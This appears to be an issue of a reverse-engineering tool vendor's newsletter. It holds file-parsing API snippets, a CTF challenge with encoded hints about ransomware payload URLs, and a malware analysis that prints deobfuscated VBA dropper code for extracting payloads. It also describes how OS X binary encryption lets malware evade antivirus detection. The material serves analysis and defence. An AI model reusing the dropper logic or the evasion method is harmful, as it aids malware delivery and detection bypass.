JAVA CLASS & ANDROID DEX DOCUMENTATION

We have documented our modules to parse Java Class and Android DEX files. We present here a few useful code snippets.

JAVA CLASS DISASSEMBLING

The following code example demonstrates how to disassemble a Java Class.

```
from Pro.Core import *
from Pro.Class import *

def disassembleJavaClass(fname):
  c = createContainerFromFile(fname)
  if c.isNull():
    return
  obj = ClassObject()
  if not obj.Load(c) or not obj.
      ↪ ProcessClass():
    return
  out = NTTextBuffer()
  obj.Disassemble(out)
  print(out.buffer)
```

JAVA CLASS METHOD ENUMERATION

The following code example shows how to enumerate the methods in a Java Class.

```
from Pro.Core import *
from Pro.Class import *

def enumerateJavaClassMethods(fname):
  c = createContainerFromFile(fname)
  if c.isNull():
    return
  obj = ClassObject()
  if not obj.Load(c) or not obj.
      ↪ ProcessClass():
    return
  methods = obj.Methods()
  it = methods.iterator()
  while it.hasNext():
    method_offs = it.next()
    attrs, fd = obj.FieldAttributes(
        ↪ method_offs)
    name = obj.IndexToString(fd.
        ↪ name_index)
    print("offset:", hex(method_offs), "-
        ↪  name:", name)
    codeattr_offs = obj.FindAttribute(
        ↪ attrs, "Code")
    cad = CodeAttributeData()
    if codeattr_offs != 0 and obj.
        ↪ ParseCodeAttribute(
        ↪ codeattr_offs, cad):
      print("  code offset:", hex(cad.
          ↪ code_offset), "- code size:",
          ↪  hex(cad.code_length))
```

An example output of the code:

```
offset: 0x2f1 - name: <init>
  code offset: 0x307 - code size: 0x5
offset: 0x31c - name: main
  code offset: 0x332 - code size: 0x44
offset: 0x3c6 - name: <clinit>
  code offset: 0x3dc - code size: 0xb
```

DEX METHOD ENUMERATION

Unlike Java Class files, Android DEX binaries can contain multiple classes. Therefore, before enumerating their methods, it is necessary to enumerate their classes.

```
from Pro.Core import *
from Pro.DEX import *

def enumerateDEXMethods(fname):
  c = createContainerFromFile(fname)
  if c.isNull():
    return
  obj = DEXObject()
  if not obj.Load(c):
    return
  classes = obj.Classes()
  class_count = classes.Count()
  for i in range(class_count):
    class_name = obj.ClassIndexToString(i
        ↪ , True)
    print("class:", class_name)
    cd = ClassData()
    if obj.GetClassData(i, cd):
      for it in (cd.direct_methods.
          ↪ iterator(), cd.
          ↪ virtual_methods.iterator()):
        while it.hasNext():
          m = it.next()
          method_name = obj.
              ↪ MethodIndexToString(m.
              ↪ index)
          print("   method:", method_name
              ↪ )
          ci = CodeItem()
          if obj.GetCodeItem(m.code_off,
              ↪ ci, False):
            print("     code offset:",
                ↪ hex(ci.code_offset), "-
                ↪  code size (in words):"
                ↪ , hex(ci.insns_size))
```

An example output of the code:

```
class: com.android.providers.applications
    ↪ .ApplicationLauncher
  method: void launchApplication(android.
      ↪ net.Uri)
    code offset: 0x14f8 - code size (in
        ↪ words): 0x4b
[...]
```

Similarly, disassembling is done on a per-class basis.

```
for i in range(class_count):
    out = NTTextBuffer()
    obj.Disassemble(out, i)
    print(out.buffer)
```


CERBERO SUITE VS CTFLEARN.COM

By Erik Pistelli

While I had used Cerbero Suite for CTF challenges in the past, back in October 2019 I wanted to **really** test it against them. Since I am usually quite busy, I can't take part in CTF events when they take place. I needed CTF challenges that I could solve at my own pace, without timing constraints.

Hence, I found this web-site with CTF challenges called CTFlearn. Back then the web-site had little over 30000 registered users and had already lots of challenges targeting various disciplines: hacking, forensics, reverse engineering, programming, scavenger hunts, etc.


Cerbero Suite worked really well against the challenges for which it could be applied (mainly reverse engineering and forensics) and after 2 months I had solved all the challenges on the web-site and was first on the scoreboard.



"Ntoskrnl" is my alias.

What I hadn't anticipated is that the competition stoked my ego and brought out the teenager in me. I became a little too addicted.

The problem got even worse when CTFlearn started publishing events, meaning regular time-constrained CTF competitions. I took part in only one of them and won a t-shirt after losing hours of sleep.



One day I stopped cold-turkey, because I knew that I couldn't help myself and I haven't logged into the page since then. However, I definitely recommend CTFlearn to all those who want to improve their CTF skills. Just don't expect not to get addicted.

Disclaimer: the sunglasses weren't part of the prize.

CHALLENGE: PAYLOAD URLS

Download the following malware sample and understand which URLs it tries to download by performing a static analysis.

SHA-2/256: 9E32AC74B80976CA8F5386012BAE9676DECB23713443E81CB10F4456BF0E7E0B

Hints:

1. VGhlIGZpbGUgJy9kb2MuaHRtJyBjb250YWlucyBQb3dlclNoZWxsIGNvZGUu
2. VGhlIHByZWZpeCBvZiBldmVyeSBwYXlsb2FkIFVSTCBpcyAnaHR0cDovLzB4YzBhODdhMDE6NDI2NjYvQzg0QkVFMzQyODREQTZCQkREMTY4NTlCQjlCOTYxRDhBM0IzMkQ0OUQ2Mjc2Njc2RjQ2Nzk4RUE1MTAwMzRFNC8nLg==
3. VGhlIHBheWxvYWQgbmFtZXMgYXJlOiAnZW5jcnlwdGVyLmV4ZScsICdjb250cm9sLmV4ZScsICdyYW5zb21ub3RlX2ZsYWcuZXhlJyBhbmQgJ2dvZGUuZXhlJy4=


VBA MALWARE STEP BY STEP

Sample SHA-256: 764A598A97085020764F46314A36B113080E4191C62F8E3DC9CD769520D807C1

What follows is a step-by-step analysis of a malicious EML file containing a legacy Microsoft Office document. We deobfuscate the VBA code and extract the payloads.


We were made aware of this sample thanks to a Twitter post by @StopMalvertisin.

1. The EML document contains an embedded file named 'file:///C:/1B737536/0ejtczfv_files/editdata.mso'. The file contains compressed ZLib data starting at offset 0x32. We select the compressed data and filter it (Ctrl+T).



We apply the 'unpack/zlib' filter and then elevate to a root file the decompressed data.

2. At this point we find ourselves with obfuscated strings and numbers in the VBA code. We manually deobfuscate individual elements by selecting the obfuscated portion of code and executing a custom script (Ctrl+Alt+R).



The following is the script we used to deobfuscate strings and numbers.

```
from Pro.UI import *

v = proContext().getCurrentView()
if v.isValid():
    t = v.getSelectedText()
    t = t.replace("&O", "0o").replace("&H
        ↪ ", "0x").replace("&", "+").
        ↪ replace("Chr", "chr").replace("
        ↪ _", "").replace("\r", "").
        ↪ replace("\n", "")
    t = eval(t)
    t = '"' + t + '"' if type(t) is str
        ↪ else str(t)
    v.setSelectedText(t)
```


We also renamed a few variables to better understand the code. What follows is a redacted snippet of deobfuscated code which extracts payloads from the file (you can check out the entire code on our blog).

```
Private Sub tBpocVs2()
  ThisDocHandle = FreeFile
  Open ThisDocFullName For Binary Access
      ↪ Read As ThisDocHandle
  PayloadOffset = LOF(ThisDocHandle) + 1
  For i = 0 To 2
    Seek ThisDocHandle, PayloadOffset - 4
    Get ThisDocHandle, , PayloadSize
    If PayloadSize = 0 Then
      Exit For
    End If
    PayloadOffset = PayloadOffset - 4 -
        ↪ PayloadSize
    If xLG88djM <> i Then
      ExtractPayload ThisDocHandle,
          ↪ PayloadOffset, PayloadSize, i
    End If
  Next i
  Close ThisDocHandle
End Sub
Private Sub X69t06QErpf5B48()
  ' this function adds the "MZ" magic
      ↪ word to extracted payloads
End Sub
Private Sub ExtractPayload(DocHandle As
    ↪ Long, PayloadOffset As Long,
    ↪ PayloadSize As Long, i As Long)
  v4M6r1b9176Z = 0
  PayloadSize2 = PayloadSize
  If i = 0 Then
    Ol2m0Z0z0bZ50 = O4RXMI894xLi3
  Else
    Ol2m0Z0z0bZ50 = ZeWGJJIl584DJq9 &
        ↪ u67DuwoKmP9
  End If
  Randomize
  Seek DocHandle, PayloadOffset
  If i <> 0 Then
    Get DocHandle, , UR3l02b322sx40
    Get DocHandle, , v4M6r1b9176Z
    PayloadSize2 = PayloadSize - 6 +
        ↪ v4M6r1b9176Z
    PayloadOffset = PayloadOffset + 6
    Seek DocHandle, PayloadOffset
```

. . . continued from page 11.

```
  End If
  ReDim PayloadBuffer(PayloadSize2 - 1)
  Get DocHandle, , PayloadBuffer()
  If v4M6r1b9176Z <> 0 Then
    For ftjx76VlCF6r = 0 To (PayloadSize
        ↪ - 6 - UR3l02b322sx40 - 1)
      PayloadBuffer(PayloadSize2 -
          ↪ ftjx76VlCF6r - 1) =
          ↪ PayloadBuffer(PayloadSize - 6
          ↪  - ftjx76VlCF6r - 1)
    Next ftjx76VlCF6r
  End If
  Dim hEndSjz1Rj81b As Long
  hEndSjz1Rj81b = FreeFile
  If v4M6r1b9176Z <> 0 Then
    For ftjx76VlCF6r = 0 To v4M6r1b9176Z
        ↪ - 1
      PayloadBuffer(UR3l02b322sx40 +
          ↪ ftjx76VlCF6r) = 255 * Rnd
    Next ftjx76VlCF6r
  Else
    Kill Ol2m0Z0z0bZ50
  End If
  Open Ol2m0Z0z0bZ50 For Binary Access
     ↪ Write As hEndSjz1Rj81b
  Put hEndSjz1Rj81b, , PayloadBuffer()
  Close hEndSjz1Rj81b
  If v4M6r1b9176Z = 0 Then
    Qc3U9RX6samAwId Ol2m0Z0z0bZ50
  End If
End Sub
```

3. We wrote a Python script that mimics the VBA payload extraction.




```
from Pro.Core import *

def extract():
  ctx = proCoreContext()
  sp = ctx.currentScanProvider()
  if not sp:
    return
  report = sp.getGlobalReport()
  if not report:
    return
  obj = sp.getObject()
  offset = obj.GetSize()
  r = CFFBuffer(obj, offset)
  for i in range(3):
    r.setOffset(offset - 4)
    payload_size = r.u32()
    offset = r.getOffset() - 4 -
        ↪ payload_size
    payload_offset = offset
    r.setOffset(payload_offset)
    payload_size_2 = payload_size
    if i != 0:
      n1 = r.u32()
      n2 = r.u32()
      payload_size_2 = payload_size - 6 +
          ↪  n2
      payload_offset += 6
      r.setOffset(payload_offset)
    else:
      n1 = n2 = 0
    buf = obj.Read(payload_offset,
        ↪ payload_size)
    if n2 != 0:
      buf += bytearray(payload_size_2 -
          ↪ payload_size)
      for j in range(payload_size - 6 -
          ↪ n1):
        buf[payload_size_2 - j - 1] =
            ↪ buf[payload_size - 6 - j -
            ↪  1]
      buf[0] = 0x4D
      buf[1] = 0x5A
    # add internal file
    uid = report.newInternalFileUID()
    if not uid:
      return
    path = report.newInternalFilePath(uid
        ↪ )
    if not path:
      return
    with open(path, "wb") as f:
      f.write(buf)
    fname = "payload_" + str(i + 1)
    if report.saveInternalFile(uid, fname
        ↪ , fname):
      # add root entry
      ctx.addObjectToReport(fname,
          ↪ REPORT_INT_ROOT_PREFIX + uid)

extract()
```

The script adds all extracted payloads as root files of the current project.

Important: the script must be executed while the EML file is the currently opened file in the analysis view.

4. The extracted payloads are a Word document, an x86 binary and an x64 binary. We can right away analyze the code of the executable payloads.



Done.

HISTORY LESSON: MACOSX BINARY ENCRYPTION

Cerbero Suite was the first security solution to support OS X binary decryption back in 2013 as a result of our own research. What follows is a summary of the original disclosure published on our blog. We think this topic makes for an interesting history lesson while being still relevant today.

OS X uses an internal mechanism to load encrypted Apple executables and in our research we exploited the same mechanism to defeat anti-malware solutions.

The operating system implements two encryption systems for its executables (Mach-O). The first one is implemented through the **LC_ENCRYPTION_INFO** loader command. Here's the code which handles this command:


```
case LC_ENCRYPTION_INFO:
    if (pass != 3)
        break;
    ret = set_code_unprotect(
        (struct encryption_info_command
            ↪ *) lcp,
        addr, map, slide, vp);
    if (ret != LOAD_SUCCESS) {
        printf("proc %d:
            ↪ set_code_unprotect() error
            ↪ %d "
                "for file \"%s\"\n",
                p->p_pid, ret, vp->v_name)
                    ↪ ;
        /* Don't let the app run if it's
         * encrypted but we failed to set
             ↪  up the
         * decrypter */
         psignal(p, SIGKILL);
    }
    break;
```

This code calls the **set_code_unprotect** function which sets up the decryption through **text_crypter_create**:

```
/* set up decrypter first */
kr=text_crypter_create(&crypt_info,
    ↪ cryptname, (void*)vpath);
```

The **text_crypter_create** function is actually a function pointer registered through the **text_crypter_create_hook_set** kernel API. While this system can allow for external components to register themselves and handle decryption requests, we couldn't see it in use on current versions of OS X.

The second encryption mechanism which is actually being used internally by Apple doesn't require a loader command. Instead, it signals encrypted segments through a flag.



The **'PROTECTED'** flag is checked while loading a segment in the **load_segment** function:

```
if (scp->flags & SG_PROTECTED_VERSION_1)
    ↪ {
    ret = unprotect_segment(scp->fileoff,
                scp->filesize,
                vp,
                pager_offset,
                map,
                map_addr,
                map_size);
} else {
    ret = LOAD_SUCCESS;
}
```

The **unprotect_segment** function sets up the range to be decrypted, the decryption function and method. It then calls **vm_map_apple_protected**.

```
/* ... transform the rest of the mapping.
    ↪  */
struct pager_crypt_info crypt_info;
crypt_info.page_decrypt =
    ↪ dsmos_page_transform;
crypt_info.crypt_ops = NULL;
crypt_info.crypt_end = NULL;
#pragma unused(vp, macho_offset)
crypt_info.crypt_ops = (void *)0x2e69cf40
    ↪ ;
kr = vm_map_apple_protected(map,
    map_addr,
    map_addr + map_size,
    &crypt_info);
```

The decryption function is **dsmos_page_transform**.


Just like **text_crypter_create** even **dsmos_page_transform** is a function pointer which is set through the **dsmos_page_transform_hook** kernel API. This API is called by the kernel extension 'Dont Steal Mac OS X.kext', allowing for the decryption logic to be contained outside of the kernel in a private kernel extension by Apple.

Apple uses this technology to encrypt some of its own core components like 'Finder.app' and 'Dock.app'. On current OS X systems this mechanism doesn't provide much of a protection against reverse engineering in the sense that

attaching a debugger and dumping the memory is sufficient to retrieve the decrypted executable.


However, this mechanism can be abused by encrypting malware which will no longer be detected by the static analysis technologies of current security solutions.

To demonstrate this claim we took a known OS X malware:



The detection rate stood at about 20-25, depending on the malware.

After having encrypted the malware:




After the encryption is applied, the malware is no longer detected by scanners at VirusTotal. The problem is that OS X has no problem in loading and executing the encrypted malware.


The difference compared to a packer is that the decryption code is not present in the executable itself and so the static analysis engine can't recognize a stub or base itself on other data present in the executable, since all segments can be encrypted. Thus, the scan engine also isn't able to execute the encrypted code in its own virtual machine for a more dynamic analysis.

Two other important things about the encryption system is that the private key is the same and is shared across different versions of OS X. And it's not a chained encryption either: but per-page. Which means that changing data in the first encrypted page doesn't affect the second encrypted page and so on. The encryption algorithm used is Blowfish.

Cerbero Suite is able to decrypt protected executables. To save an unprotected copy of the Mach-O just perform a 'Select all' (Ctrl+A) in the main hex view and then click on 'Copy into new file' like in the screen-shot below.



Saving the decrypted binary from Cerbero Suite.



NATIVE GHIDRA UI UPDATE


We built our Native Ghidra UI plugin for the latest version of Ghidra (10.2.2). The updated package is available on Cerbero Store!

If you haven't yet tried our native UI for Ghidra, you might give it a try: it can even be run on a different machine than the one with the instance of Ghidra!

TIPS & TRICKS

CREATING A UI THEME

Gordon Miller sent us a theme called ”SolarizedDark”.



We think the theme looks really nice and we uploaded it to Cerbero Store!


If you’re interested in creating a theme for Cerbero Suite, you can check out our introduction.

If you don’t want to create an entirely new theme, you can inherit from an existing one:

```
<theme inherits="Monokai">
    <entry name="stylesheet">
QTabBar::tab {
    padding: 16px;
}
    </entry>
</theme>
```


DOWNLOAD OVER TOR

If you want to download a file anonymously over Tor, just select a URL, press Ctrl+R and activate the action ’URL Download (Tor)’.




Of course, make sure Tor is running! The action gives you the ability to verify that your IP is being anonymized and reports both your real IP and your anonymized IP before initiating the download of the data.

Once the data has been downloaded, you can add it to the current project by making it a root file. Just select the data in the hex view, right click and select ’Make selection a root file’.



HUMANIZED HASHES

If want to compare a cryptographic hash with a colleague over voice, just hover your mouse over the hash in the analysis view and you will be presented with a humanized hash which is easy to remember!



CERBERO LABS

If you have any questions, feel free to contact us at: info@cerbero.io

You can follow us on Twitter to be notified about the latest updates!